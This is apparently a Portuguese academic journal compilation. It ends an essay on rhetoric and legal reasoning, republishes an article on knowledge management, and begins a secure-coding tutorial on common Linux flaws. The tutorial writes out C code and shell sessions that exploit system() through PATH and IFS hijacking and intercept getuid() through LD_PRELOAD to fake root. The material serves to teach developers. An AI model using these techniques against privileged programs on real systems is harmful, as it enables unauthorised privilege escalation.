24. Mas isto é somente um deslocamento condicionado do que se deve entender por retórica. Pois os efeitos de estilo, as figuras do discurso, são ligados por uma possibilidade de sugestão que ultrapassa a literatura e o que está aí incluído. Uma tal possibilidade ganha o seu fundamento na relação com o auditório, que se alimenta da história da cultura e do implícito contextual e co-textual, cuja multiplicidade de formas enquadra a epistemologia, a educação, a moral, o discurso literário, e finalmente, o direito.

25. Assim como a matemática forneceu o paradigma e a metodologia do racionalismo clássico, também o direito fornece, não o modelo único, mas uma metodologia complementar para aquele que reserva um lugar importante para a argumentação. O direito caracteriza-se, com efeito, também pelo ideal e o escopo de um pensamento sistemático - fala-se em diversos sistemas jurídicos - que define uma ordem que deve guiar a acção, mas uma ordem aberta, flexível, capaz de se adaptar às circunstâncias e à procura de uma decisão fundada na equidade. O raciocínio jurídico não será impessoal, mas deverá tomar em

consideração as pretensões das partes, a opinião pública esclarecida, e, acima de tudo, os tribunais superiores. O seu campo é livre, mas não arbitrário, pois deve ser *razoável*.

26. Como se caracterizaria o razoável? Diz Aristóteles: ... "e também que o razoável permanece sempre e nunca muda, como sucede com a lei geral (pois é conforme à natureza), enquanto que as leis escritas o fazem com frequência (....) atenderemos também ao que é o justo, não à sua aparência, o que é verdadeiro e conveniente, de forma que a escrita não é lei, porque não serve como a lei. E também que o juiz é como o contrastador de moeda, que deve distinguir entre a justiça adulterada e a legítima (....). Pelo contrário, quando a lei seja favorável ao caso, há que dizer que o "com o melhor critério" não serve para julgar contra a lei, mas sim para evitar prejuízos pelo desconhecimento do que a lei prescreve. E que ninguém escolhe o bom em absoluto, senão o que é bom para ele...." (Aristóteles, 1998 :130-131 e 134).

27. O que caracteriza o direito, ao contrário das outras áreas em que se exerce a argumentação, é que ele deve chegar a uma decisão que terá força de coisa julgada. Com efeito, sendo um dos objectivos do direito o estabelecimento da paz social, os conflitos não devem perpetuar-se: o factor tempo tem um papel considerável, se quisermos evitar a acusação de obstruir a Justiça. O direito desenvolveu procedimentos seculares que facilitam a solução dos conflitos, tais como a delimitação de competências, a organização dos debates judiciais, o recurso a presunções de todo género, a distribuição do ónus da prova.

28. Quando a controvérsia é de natureza teórica, como nas ciências humanas e epistemológicas, não há última instância que possa impor, de uma vez por todas, o encerramento do debate e uma solução definitiva, subsistindo assim uma busca inacabada. Portanto, na medida em que os próprios argumentos teóricos são ligados à tomada de decisões, eles podem atingir decisões provisórias que serão questionadas ulteriormente quando surjam teorias que falseiam as anteriormente construídas, se surgirem razões suficientes e contingentes para se mudar de atitude e de regime de pensamento.

29. Ao fazer argumentação - o instrumento por excelência do *pensamento criador* -, e não dedução formal, consegue-se entender o carácter localizado, existencial e cultural do procedimento epistemológico. Para além do carácter abstracto e universal das proposições lógico-matemáticas não sendo as suas concepções jamais constringentes, não constituindo um sistema de verdades absolutas, ele só lhes

pode propor a adesão. Daí a necessidade do diálogo para o progresso do pensamento epistemológico. Esta necessidade estabelece o seu ponto de partida no senso comum numa óptica que nos aproximaria de Popper nas *Conjecturas e Refutações* e nos problemas impostos pelo recurso à linguagem natural como plataforma comum do discurso razoável. Enquanto os filósofos racionalistas, como Descartes, Espinoza ou Leibniz, Frege, Alfred Whitehead, Rudolf Carnap, Moritz Schlick, Otto Neurath, Bertrand Russell ou mesmo Wittgenstein I, afastavam esta linguagem imperfeita e as asserções do senso comum, concebidas como superficiais e incoerentes, Américo de Sousa na linha de Michel Meyer ou Chaïm Perelman (1999), ao mesmo tempo em que admite a busca da clareza, da coerência e da congruência pelo sujeito epistémico, constata que este é levado pelas suas exigências a realizar uma escolha ao mesmo tempo dentre usos múltiplos das noções confusas e das teses do senso comum, para elaborar um *discurso da emoção razoável*. (cf. Sousa, Américo, 2001: pp.204-205).

30. Este exemplo faz entender o pluralismo lógico-linguístico, quanto seria exaustivo referi-lo, e a obrigação de justificar as tomadas de posição. Estas não resultam nem de uma intuição evidente, nem de uma decisão arbitrária, mas são a expressão de uma escolha pensada, marcada tanto pela personalidade do epistemólogo e dos seus valores, as aspirações e *crenças* no meio das quais ele nasceu. A razão, por cujo nome ele desenvolve as suas ideias, e para a qual ele apela para torná-las admissíveis, não é o reflexo de uma *razão divina*, mas a expressão de uma personalidade social e culturalmente localizada, intersticial mas consistente.

Referências

1. Clássicas – Livros

Allan, D., *A Filosofia de Aristóteles*, Ed. Presença, Lisboa, 1970.

Aristóteles, *Retórica*, Alianza Editorial, Madrid 1998.

Damásio, António, *O Erro de Descartes*, Publicações Europa-América, Mem Martins, 1995.

Dascal, Marcelo, "The controversy about ideas and the ideas about controversy", in F. Gil (ed.), *Controvérsias Científicas e Filosóficas*, Editora Fragmentos, Lisboa, 1990, pp. 61-100.

Husserl, Edmund, *Meditações Cartesianas*, Rés Editora, Porto, 2001

Koestler, Arthur, *O Zero e o Infinito*, Europa-América, Lisboa, 1979.

Meyer, Michel, *O Filósofo e as Paixões*, Edições Asa, Porto, 1994.

Perelman, Chaïm e Olbrechts-Tyteca, L., *Tratado da Argumentação*, Martins Fontes, S. Paulo, 1999.

Platão, *Górgias*, Edições 70, Lisboa, 1997.

Popper, Karl R. - *Conjecturas e refutações*, Editora Universidade de Brasília, Brasília, 1972.

Popper, Karl R. - *A lógica da pesquisa científica*, tradução de Leonidas Hegenberg e Octanny Silveira da Mota.- 2ª ed.- Cultrix, S. Paulo, cop.1972.

Popper, Karl R. - *La logique de la découverte scientifique*, traduit de L'anglais par Nicole Thyssen-Rutten et Philippe Devaux., Payot, Paris 1973.- (Bibliothèque scientifique).- Trad. de: *The logic of scientific discovery*, préface de Jacques Monod.

Popper, Karl R. - *The logic of scientific discovery*, 7th prt., Hutchinson, Londres, 1974.

Sousa, Américo de, *A Persuasão* (I Parte: Retórica: Discurso ou Diálogo; II A Nova Retórica; III Retórica, Persuasão e Hipnose), UBI, Covilhã, 2001.

2. Outras fontes:

<http://plato.stanford.edu/entries/frege/#Adv>

Porquê Gestão do Conhecimento? Porquê agora?

O conhecimento, e a sua gestão, assumem, actualmente, um papel crítico para o sucesso e competitividade das organizações.

Apesar de se ouvir falar em gestão do conhecimento há já algum tempo, na prática as acções que facilitam a sua criação e gestão são escassas, fruto de perspectivas divergentes acerca do mesmo fenómeno e da dificuldade em criar ambientes onde a partilha seja a palavra de ordem.

Atendendo a este cenário, com este artigo procura-se compreender os factores condicionadores para atribuição de importância à gestão do conhecimento.



Anabela Sarmento
ISCAP / IPP
R. Dr. Jaime Lopes de Amorim
4465-111 S. Mamede Infesta
Sarmento@iscap.ipp.pt

"Knowledge increases in proportion to its use, that is, the more we teach the more we learn."

Helena Petrova Blavatsky (1831 - 1891), Russian author and translator.

1. Introdução

A primeira referência à importância do conhecimento como fonte de "saúde" para a economia surge há cerca de 110 anos, mais precisamente em 1890, proferida por Alfred Marshall:

Capital consists in a great part of knowledge and organization... Knowledge is our most powerful engine of production.

No entanto, o reconhecimento de que o conhecimento é um processo central para as organizações só ocorreu recentemente. É, sobretudo, a partir de meados dos anos 90 que se observa um rápido crescimento no interesse sobre o conhecimento e pela sua gestão. De acordo com Prusak (2001), é possível datar o nascimento da "Gestão do Conhecimento" em 1993, em Bóston, com a realização da primeira conferência sobre esta temática, que atraiu mais de 150 participantes. Aqui, as discussões centraram-se, sobretudo, na procura da definição de "Conhecimento Organizacional", diferenciando-o de dados e informação. Como o tema era novo e ainda não tinha sido testado, a maior parte das discussões ficaram-se pelos argumentos teóricos.

A grande explosão no interesse sobre gestão do conhecimento ocorre, sobretudo, entre os anos de 1997 e 1998. Na verdade, de acordo com os dados avançados por Gordon e Grant (2000), passamos de cerca de 120 artigos sobre este tema em 1997, para cerca de 410, em 1998, o que representa um crescimento de mais de 300%. Actualmente, e de acordo com Quintas (2002), a frase "gestão do conhecimento", para a maioria das organizações, descreve mais uma aspiração do que uma realidade. Além do mais, a natureza interdisciplinar deste

campo emergente não favorece o estabelecimento de uma concordância sobre o que significa um projecto de gestão do conhecimento ou sobre as suas áreas de actuação. Ainda existem muitas interpretações sobre o seu âmbito e conteúdo, bem como posicionamentos contraditórios no que se refere às suas disciplinas base.

A questão que se coloca agora é saber porque é que o tema do conhecimento surge no topo das prioridades e preocupações dos gestores dos anos 90, quando ela já existia há 100 anos atrás? Que factores ou preocupações se conjugaram para dar esta importância à gestão do conhecimento? De acordo com Quintas (2002), são seis os factores:


- o valor das empresas passou a depender do seu conhecimento e dos activos intangíveis;
 - redescobre-se que muito do conhecimento organizacional está nas pessoas;
 - dá-se uma aceleração da mudança nos mercados, competição e tecnologia, obrigando a uma aprendizagem contínua;
 - reconhece-se que a inovação é a chave para a competitividade e que depende da criação de conhecimento e da sua aplicação;
 - verifica-se um aumento da importância das trocas de conhecimento sem limites geográficos
 - as organizações têm ao seu dispor tecnologias de informação às quais se associam limites e potencialidades.
- Estes aspectos serão alvo de discussão detalhada na sub secção seguinte.

2. Factores condicionadores para a atribuição de importância à gestão do conhecimento

Valor das empresas depende do seu conhecimento e dos activos intangíveis;

O valor das organizações tornou-se grandemente dependente dos seus activos intangíveis, dos activos de conhecimento, do capital intelectual e da propriedade intelectual. No gráfico seguinte podemos observar cinco

exemplos de empresas americanas, cujo valor, em 1996, dependia mais de valores não evidentes no balanço do que propriamente dos seus activos líquidos.



Um outro exemplo que se pode avançar é o das empresas virtuais tipo amazon.com e ebay.com. O seu valor de mercado depende dos activos intangíveis tais como direitos de propriedade intelectual ou marcas que excedem o valor dos seus activos convencionais. O valor do conhecimento e a habilidade para o criar está patente nos grandes investimentos na área científica e na dependência de novas tecnologias. Acredita-se que grande parte destes investimentos se baseiem no pressuposto de que estas empresas vão criar conhecimento que por sua vez irão gerar inovação em novos produtos e, portanto, vantagem competitiva.

Uma das consequências desta preocupação com a gestão do conhecimento traduz-se no número de modelos de gestão do conhecimento. É incontável o número de modelos existentes, com praticamente cada autor e consultora a avançarem com uma solução. No entanto, é já possível constatar uma evolução na preocupação destes modelos que, de centrados na tecnologia como “a” solução (1ª geração de modelos), passaram a estar centrados nos recursos humanos (2ª geração de modelos) como fonte indispensável e central para a gestão do conhecimento, o que nos leva ao segundo factor.

Redescoberta de que o conhecimento organizacional está nas pessoas

Parafraseando Brown e Duguid (2000)

If NASA wanted to go to the moon again, it would have to start from the scratch, having lost not the data, but the human expertise that took it there last time

Os programas estratégicos de gestão dos anos 80 e 90, relacionados com o “emagrecimento” das estruturas organizativas, com o outsourcing e com o de-layering,

contribuíram, de certa forma, para o actual interesse pela gestão do conhecimento. Como resultado de tais estratégias, muitas organizações constatarem que muito do conhecimento e da habilidade para reagir à mudança ou para compreender os mercados e negócios onde actuavam, se havia perdido. Como diz Quintas (2002), “havia perdido a sua memória organizacional e capacidades que não sabiam que tinham ou precisavam” (p.5).

Desta forma, as empresas descobriram a importância das pessoas. Em algumas situações, procedeu-se, inclusive, à readmissão de pessoal uma vez que o conhecimento por eles detido era insubstituível. Reconheceu-se que as pessoas tinham conhecimentos e know-how, que possuíam capacidade para criar conhecimento e valor e que, de forma colectiva, constituíam a memória organizacional.

Reconhece-se, aqui, os valiosos contributos de Polany (1966) com a conceptualização da dimensão tácita do conhecimento, e de Nonaka e Takeuchi (1995), com o seu modelo SECI de criação de conhecimento.

Apesar dos avanços nesta área, muito do conhecimento necessário para que as organizações se tornem competitivas, permanece desconhecido, ou quando identificado, é ainda de difícil acesso. Nesta área, tem sido desenvolvido algum trabalho, nomeadamente pela Universidade de Sheffield, pela equipa de trabalho liderada pelo Professor T.D. Wilson¹, que tem procurado, por um lado, compreender de que forma se pode capturar o conhecimento e, por outro lado, motivar as pessoas a partilhar o que sabem.

Mudança nos mercados, competição e tecnologia, tornando essencial a aprendizagem contínua

As mudanças são cada vez mais e ocorrem a um ritmo cada vez mais célere. Observamos mudanças nos mercados e indústria, surgem novas formas de competição e a entrada de novos concorrentes, desenvolvem-se novas tecnologias cuja adopção resulta em inovação em produtos e processos, que por sua vez têm impacto nas estruturas organizativas. Estas mudanças obrigam a uma regeneração e desenvolvimento contínuo do conhecimento organizacional, isto é, organizações e pessoas têm necessidade de aprender continuamente.

Esta mudança contínua implica o desenvolvimento das rotinas organizacionais. Mas nada disto será possível sem o incentivo e apoio da cultura organizacional para a criação, absorção e assimilação de novo conhecimento que ajude a abandonar rotinas e conhecimento que estejam desajustados.

¹ Department of Information Studies, University of Sheffield, Western Bank, Sheffield.

Reconhecimento de que a inovação é a chave para a competitividade e que depende da criação de conhecimento e da sua aplicação

Em muitos sectores de actividade, a vantagem competitiva ocorre através da inovação, seja de processos, produtos ou serviços. Por seu lado, a inovação depende da criação de conhecimento e da sua aplicação. Os investimentos fazem-se em empresas que se espera terem as capacidades intelectuais necessárias para criar o conhecimento que levará à inovação e ao lucro. Por exemplo, no sector das telecomunicações, é mais a capacidade de criar continuamente novo conhecimento, e não tanto a existência de recursos ou activos de conhecimento, que representam a chave para a vantagem competitiva, tendo em conta a velocidade a que a inovação ocorre neste tipo de mercado. Um dos dilemas centrais da gestão do conhecimento reside no facto de, por um lado, as organizações terem necessidade de criar repositórios de conhecimento, de o partilhar e de aprender a partir da experiência passada, enquanto que, por outro, necessitam de criar algum “caos criativo” (Nonaka, Toyama e Konno, 2002) como fonte para novos desenvolvimentos. Os desafios que se colocam às organizações é, então, encontrar um ponto de equilíbrio entre os processos lineares e não lineares, entre o que é previsível e o que o não é.

Aumento da importância das trocas de conhecimento sem limites geográficos

Nenhuma empresa é, ou foi, independente, em termos de conhecimento, significando isto que, de alguma forma, todas dependem de fontes externas de conhecimento. Num contexto de rápidas e constantes mudanças, esta dependência torna-se ainda mais visível e premente, sendo impossível, para as organizações, cobrir todos os desenvolvimentos potenciais e aumentar as capacidades de conhecimento em todas as áreas de investigação. Para ultrapassar estas limitações, as organizações procuraram aceder e partilhar conhecimento, derrubando barreiras culturais e organizacionais. Muito do conhecimento é, então, criado no exterior da organização, sendo, depois absorvido por ela, necessitando, para isso, de desenvolver determinadas capacidades, nomeadamente, ser capaz de aceder e assimilar novo conhecimento a partir de fontes externas e ser capaz de integrar conhecimento proveniente de outras áreas.

Limites e potencialidades das tecnologias de informação

Até algum tempo atrás, o enfoque dos temas das conferências e jornais sobre gestão do conhecimento estava, sobretudo, relacionado com as tecnologias de informação.

O curioso desta perspectiva é que as tecnologias de informação preocupam-se com a informação e não com o conhecimento. Segundo Prusak (2001), “as tecnologias de informação centram-se na quantidades de bits, enquanto que a gestão da informação e do conhecimento se preocupa com a qualidade do conteúdo e de que forma a organização e as pessoas podem beneficiar dessa informação e conhecimento” (p.1005).

Embora se possa argumentar que o conhecimento codificado é também informação (Quintas 2002), muito do conhecimento não é passível de codificação, permanecendo inacessível às tecnologias. Como dizem Davenport e Prusak (1998:5), o conhecimento é *a fluid mix of framed experience, values, contextual information and expert insight that provides a framework for evaluating and incorporating new experiences and information. It has origin and is applied in the mind of knower.*

Tendo o conhecimento origem nas pessoas, facilmente se compreende que ele seja complexo e de difícil exteriorização. Davenport (1994) refere também que a maior parte dos gestores, na sua recolha de informação de suporte à tomada de decisão, preferem utilizar os seus contactos (2/3 da informação recolhida), bem como aceder a documentos, com origem, muitas vezes fora da organização (1/3 da informação recolhida) do que propriamente recorrer aos sistemas computadorizados. De acordo com Quintas (2002), os sistemas de informação organizacional, chegaram, de alguma forma, ao seu limite nos anos 90, necessitando de dar mais um passo em frente para apoiarem a gestão do conhecimento.

Apesar destas limitações da tecnologia, há que reconhecer as suas potencialidades como meio de comunicação do conhecimento, permitindo encurtar tempos e distâncias. Refira-se, a título exemplificativo, a World Wide Web que permite aceder a informação numa base global, sendo, no entanto, necessário, desenvolver competências relacionadas com o conhecimento, nomeadamente, de atribuição de sentido e aprendizagem, sem as quais será difícil separar o “trigo” do “joio” e aprender de facto.

3. Conclusões

É inegável a importância da gestão do conhecimento na competitividade das organizações. Esta importância tem-se traduzido em inúmeros artigos e conferências um pouco por todo o mundo, mesmo se as perspectivas sobre o seu significado e práticas não são consensuais. Diversos são os factores que se conjugaram neste momento para atribuírem ao conhecimento e à sua gestão a sua importância, nomeadamente, a constatação de que o valor das empresas

depende de activos intangíveis, a redescoberta de que o conhecimento está nas pessoas, a aceleração das mudanças implicando uma aprendizagem contínua, o reconhecimento da importância da inovação, a globalização e a abolição de fronteiras temporais e geográficas e o papel das tecnologias de informação.

Apesar de alguma coisa se ter feito no sentido de sensibilizar as organizações para esta problemática, acreditamos que a maior parte do caminho ainda está por fazer. É preciso identificar o conhecimento tácito necessário à competitividade das empresas, identificar estratégias para o explicitar e ajudar os indivíduos a partilharem o que sabem e a utilizar o conhecimento explícito existente. Noutra vertente, é necessário compreender de que forma os sistemas de informação podem contribuir neste processo de gestão do conhecimento, nunca descurando os actores principais: as pessoas.

Nota:

No passado número da revista "Politécnica", o artigo intitulado "Porquê Gestão do Conhecimento? Porquê agora?" da Dr. Anabela Sarmento, foi publicado contendo importantes deficiências gráficas, às quais a autora é completamente alheia. Deste modo, a qualidade do artigo e a correcta leitura do artigo foram afectados. Sendo assim, o corpo editorial da revista, achou por bem republicar o referido artigo no presente número, apresentando desde já, as desculpas à autora.

O Corpo Editorial.

Referências

- Roos, J, Roos, G e Edvinssen, L. (1997). Intellectual Capital: Navigating in the new Business Landscape.
- Quintas, P. (2002) Managing Knowledge in a New Century, Little, Quintas e Ray (Eds.), Managing Knowledge, an essential reader, SAGE Publications, p.1-14.
- Brown, J.S. e Duguid, P. (2000) The Social Life of Information, Boston, MA, Harvard Business School Press.
- Davenport, T.H. e Prusak, L. (1998) Working Knowledge, Boston, MA, Harvard Business School Press.
- Gordon, R. e Grant, D. (2000) Knowledge Management or the Management of Knowledge: why people interested in knowledge management should read Foucault, in Clegg, S.; Booth, P.; Clarke, T. e Sominan, F. (Eds.) Deciphering Knowledge Management, New York, Springer-Verlag.
- Nonaka, I. E Takeuchi, H. (1995), The Knowledge Creating Company, Oxford University Press.
- Nonaka, I.; Toyama, R.; Konno, N. (2002), SECI, Ba and Leadership: a Unified Model of a Dynamic Knowledge Creation, Little, Quintas e Ray (Eds.), Managing Knowledge, an essential reader, SAGE Publications, p. 41-67.
- Polany, M. (1966), The Tacit Dimension, in Prusak, L. (Eds.) (1977) Knowledge in Organizations, Butterworth Heinemann.
- Prusak, L. (2001), Where did knowledge management come from?, IBM Systems Journal, Vol 40(4), p. 1002-1007.
- Amar A. Desenvolvimento da Psicologia in Gauquelin, Michel & Gauquelin, Françoise. *Dicionário da Psicologia*, Lisboa: Verbo, 1987.

A informação é vital nos nossos dias.

Podemos dizer que vivemos na era da informação. Uma era onde os grandes avanços nas tecnologias nos permitem uma troca rápida e eficiente de conhecimentos. Essa troca é em grande parte garantida através do processamento de “software” informático o que torna essencial assegurar que nada falhe durante o processamento da informação.



Luís Miguel Silva

ISPGaya

Centro de Informática (CIISP)

Rua Rodrigues da Rocha, 291, 341

Santo Ovídio, 4400-025 Vila Nova Gaia

lms@ispgaya.pt

1-Introdução

O tema da segurança informática é ainda jovem e levanta bastantes tabus à sua volta.

Geralmente associamos o *hacking* a algo malicioso. Falamos em penetrar os sistemas da NASA (que são catalogados de impenetráveis), de entrar num banco ou algo semelhante e ouve-se um grande “uhh” da multidão que acha imediatamente que estamos a falar de algo completamente fantástico, complexo e inexplicável.

Na realidade este tema tem esses contornos pelos estereótipos dados pela sociedade.

Já alguma vez os leitores se questionaram sobre como é que esses ditos “génios” da informática conseguem penetrar nos sistemas?

Resumindo a um nível bastante cru a razão da maior parte das falhas de um sistema obtemos dois “cabecilhas” no topo da lista: O utilizador e o programador.

O utilizador, que através da sua ingenuidade para com as tecnologias causa erros inesperados no “software” ou *random features* (características aleatórias, como os programadores lhes preferem chamar) abrindo falhas nos sistemas e expondo informação crucial e o programador não desenvolvendo as suas aplicações de forma elegante e inteligente.

Qualquer programa deve ser desenvolvido a pensar em todas as hipóteses possíveis, por mais remotas ou idiotas que pareçam.

Na programação nunca devemos fazer suposições e tomar algo como garantido. As tecnologias evoluem de tal forma que uma condição que é considerada verdade hoje pode já não o ser amanhã.

No início da década de 90 um jovem estudante da Universidade de Helsínquia chamado Linus Torvalds, não estando satisfeito com o sistema operativo “oferecido” com o seu novo IBM 386 PC decidiu utilizar o Unix nesse mesmo computador. O problema é que aos olhos do Linus Torvalds o Unix é um sistema demasiado caro para o bolso de um simples estudante. Foi então que este estudante começou a desenvolver um sistema operativo inovador, o Linux.

Inovador não pelo facto de trazer novidades a nível de características do sistema propriamente dito mas sim no facto de ser *Open Source* (o código fonte estava disponível). Graças a esta sua escolha o código propagou-se por todo o planeta através da Internet. Linus Torvalds criou então um kernel (base de qualquer sistema operativo que permite a comunicação entre o “software” e os “periféricos”) “open source”. Ora o kernel é apenas a base fundamental de um sistema.

Para o sistema ser totalmente funcional precisamos de “software” específico para esse sistema. Essa falha foi rapidamente preenchida através da “fusão” com um outro projecto já começado em 1984 que consistia em lançar um sistema operativo que fosse baseado no já existente Unix e que fosse livre. Esse projecto chama-se GNU. Como podemos comparar pelas datas, o GNU era um projecto mais antigo do que o Linux mas faltava-lhes o principal para terem um sistema completamente operacional, o kernel. Desta fusão nasceu então o sistema GNU/Linux.

E até aqui os leitores provavelmente questionam-se o porquê de eu falar num sistema operativo livre, pois bem, está tudo interligado.

O que levaria os utilizadores a usarem um sistema livre (onde código fonte de todo o sistema é aberto ao público)? Será que lhes interessa mesmo saber se os programadores têm acesso ao código fonte do “software”/sistema? O que atrairia novos utilizadores?

A resposta é simples: trazer “software” já existente de outros sistemas para este novo GNU/Linux.

Com este movimento alguns programadores decidiram fornecer o código de parte dos seus programas. Isto levou a que fossem detectadas falhas críticas que até este movimento nascer nunca tinham sido notadas.

De facto, mesmo durante o desenvolvimento de código iniciado do zero haviam falhas que saltavam à vista dos milhares (ou talvez até milhões) de programadores de “software” livre. Afinal, em quem podemos confiar mais para tomar conta do nosso “software”? Dezenas de programadores que trabalham mantidos sob pressão

constante na sua empresa para terminarem aquela nova *feature* no “software” a tempo de ser comercializado “ainda esta semana”, ou em milhares de indivíduos como nós espalhados por todo o mundo que têm todo o interesse em que o “software” seja desenvolvido correctamente e sem preocupações de compromissos de entregas? Podemos dizer que todas as empresas de “software” comercial que não doam o seu código fonte seguem um lema de *security by obscurity* (segurança pela obscuridade). Isto não significa de modo algum que as falhas não existam, apenas que poderão nunca ser notadas ou que vão demorar bastante mais tempo a ser encontradas. Este artigo, essencialmente baseado em código para o sistema operativo Linux face às razões dadas acima, vai tentar sensibilizar os leitores para as falhas mais comuns feitas durante o desenvolvimento de “software” que aparentemente são tão inocentes que achamos que nunca ninguém vai dar por elas ou que nunca irão causar problemas.

2 – Falhas usuais

Proponho então apresentar ao leitor 8 falhas usuais. Durante cada uma das falhas será apresentado código alusivo à falha e como a aproveitar. É esperado do leitor um conhecimento “mínimo” de programação (pseudo código, linguagem C e “shell “script”ing”).

2.1- O uso de chamadas a funções como a `system()`;

Conforme o ANSI C , podemos ver que o cabeçalho da função `system()` é o seguinte:

```
int system (const char * string);
```

A função aceita como argumento uma string que será executada na shell (linha de comandos do sistema) e retorna -1 em caso de erro (por exemplo, se o `fork()` tiver falhado) ou o valor retornado pelo programa executado. Como exemplo de utilização desta função podemos ver algo bastante usual como:

```
vuln1.c
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
// chamada da função system(); para executar o comando
“clear” da shell
system(“clear”);
// Simples printf(); para escrever no stdout a frase “Hello
world!”
printf(“Hello world!\n”);
}
```

Será que este programa é tão seguro quanto pequeno?

Existe em Linux (e em inúmeros sistemas) uma variável ambiente da “shell” chamada “PATH”. Essa variável contém os caminhos para os directórios onde a “shell” procura os comandos inseridos na mesma.

Por exemplo:

```
lms@paginas ~/testes$ gcc vuln1.c -o vuln1
lms@paginas ~/testes$ echo $PATH
/sbin:/usr/sbin:/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin
lms@paginas ~/testes$
```

Isto mostra-nos que se eu executar o comando “clear” por exemplo, a minha “shell” vai procurá-lo no directório `/sbin`, `/usr/sbin`, `/usr/bin`, `/bin` e `/usr/local/bin`.

Não será necessário pensar muito para arranjar então maneira de nos aproveitarmos do programa para executar código nosso.

Vamos então fazer o programa anterior executar um “script” nosso.

Exemplo:

```
# criar o nosso “script” fictício
lms@paginas ~/testes$ cat > clear
#!/bin/sh
echo "O meu código está a ser executado"
^C
# dar permissões de execução ao “script”
lms@paginas ~/testes$ chmod +x clear
# especificar à “shell” para procurar os binários no
directório corrente
# antes de os procurar nos directórios habituais
lms@paginas ~/testes$ PATH=".:$PATH"
lms@paginas ~/testes$ echo $PATH
.:sbin:/usr/sbin:/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin
# Executar o programa
lms@paginas ~/testes$ ./vuln1
O meu código está a ser executado
hello world
lms@paginas ~/testes$
```

Como podem ver conseguimos aproveitar esta falha para executar código nosso arbitrário que poderia danificar o nosso sistema.

Se este programa vulnerável tivesse privilégios de administrador teríamos neste momento acesso completo sobre o sistema.

2.2 - O Internal Field Separator (IFS)

Continuando a falar sobre falhas causadas por chamadas a funções “inseguras” como a `system()` e sobre variáveis ambiente da “shell”, introduzo aqui uma nova variável também utilizada pela “shell”, a IFS. A variável IFS,

acrónimo de Internal Field Separator serve para especificar à “nossa” “shell” qual o carácter delimitador dos argumentos.

Exemplo:

Se o IFS=’ ’ e executarmos “ls -al” a “shell” sabe que o “ls” é o nome do binário que queremos executar e o “-al” é o primeiro e único argumento.

Se o IFS=/’ e executarmos “ls/-al”, a “shell” sabe que o “ls” é o nome do binário que queremos executar e o “-al” é o primeiro e único argumento.

Então, se tivermos um novo programa como este:

```
vuln2.c
#include <stdlib.h>
int main(void)
{
    system("/bin/date");
}
```

Conseguimos “enganar” o programa a executar o nosso código através de:

```
lms@paginas ~/testes$ cat > bin
#!/bin/sh
IFS=' '
echo "estou novamente a executar código meu"
^C
lms@paginas ~/testes$ chmod +x bin
lms@paginas ~/testes$ IFS=/
lms@paginas ~/testes$ PATH=".: $PATH"
lms@paginas ~/testes$ ./vuln2
estou novamente a executar código meu
lms@paginas ~/testes$
```

A esta altura o leitor estará a questionar-se do porquê de uma função tão insegura ser utilizada e de alternativas para a mesma. Pois bem, a maior parte dos programadores usa esta função por comodismo ou por desconhecer alternativas.

O problema com esta função é que todas as variáveis ambiente da “shell” são passadas para o ambiente do programa que é executado pelo system();

Este problema é resolvido através do uso de funções da família exec();

Estas funções permitem um controlo e filtragem sobre as variáveis de ambiente e argumentos do programa a executar.

2.3 - Dynamic Link Libraries (controlar as suas operações)

O sistema operativo Linux utiliza *shared libraries* (bibliotecas partilhadas).

Este conceito é bastante parecido com o uso de bibliotecas “.dll” no sistema operativo Microsoft Windows.

Esta ideia possibilita algumas vantagens, como por exemplo uma compilação mais rápida do código e menos espaço ocupado em disco. Como desvantagens temos o tempo extra de carregamento das bibliotecas durante a execução do programa e a possibilidade de “enganar” o binário a executar as nossas próprias funções através de métodos que geralmente têm como finalidade um *debugging* das aplicações mais simples.

Podemos comparar os prós e contras das bibliotecas dinâmicas às vantagens e desvantagens da alocação dinâmica de memória num programa.

É possível controlar as operações do “dynamic loader” através de variáveis ambiente da “shell”. Assim sendo, apresenta-se uma lista das variáveis mais importantes para este artigo:

LD_BIND_NOW – normalmente as funções não são procuradas nas bibliotecas até serem chamadas. Esta *flag* quando utilizada faz com que a procura das funções seja efectuada quando o programa é carregado, causando um arranque da aplicação mais lento. É útil utilizá-la quando queremos ter a certeza que está tudo linkado.

LD_PRELOAD – pode apontar para um ficheiro que contém funções que vão ultrapassar as definições das esperadas pelo programa. Geralmente esta opção serve para efeitos de *debugging*.

LD_LIBRARY_PATH – contém uma lista de directórios, separados por vírgulas, que por sua vez contém bibliotecas partilhadas. Só tem efeito durante a execução do programa e binários com a *flag* de sistema *suid/sgid* (serve para especificar que o código daquele binário será executado com os privilégios do dono ou grupo a quem pertence o ficheiro) não são afectados.

A mais importante para a “falha” que se pretende demonstrar é a LD_PRELOAD.

Tal como o que foi expresso na sua definição, é possível “enganar” o programa induzindo-o a executar funções nossas. Isto é muito simples de alcançar interceptando funções usadas no programa que queremos “enganar”, carregando funções nossas através do LD_PRELOAD.

Então, seguimos para um exemplo simples de um programa:

```
vuln3.c
#include <stdio.h>

int main(void)
{
    printf("O seu user id é %d\n",getuid());
```

```
}
```

O output normal deste programa será então:

```
[lms@bunker testes]$ gcc vuln3.c -o vuln3
```

```
[lms@bunker testes]$ ./vuln3
```

O seu user id é 500

```
[lms@bunker testes]$
```

Então, vamos interceptar a chamada à função `getuid()` (que normalmente retornaria o *user id* do utilizador actual).

intercepta.c

```
int getuid(void)
```

```
{
    // retornar 0 que é o UID do administrador em
    sistemas *nix
    return 0;
}
```

```
[lms@bunker testes]$ gcc -shared intercepta.c -o
```

```
intercepta.so
```

```
[lms@bunker testes]$ LD_PRELOAD=./intercepta.so
```

```
[lms@bunker testes]$ export LD_PRELOAD
```

```
[lms@bunker testes]$ ./vuln3
```

O seu user id é 0

```
[lms@bunker testes]$
```

Como podemos ver conseguimos interceptar a função com sucesso!

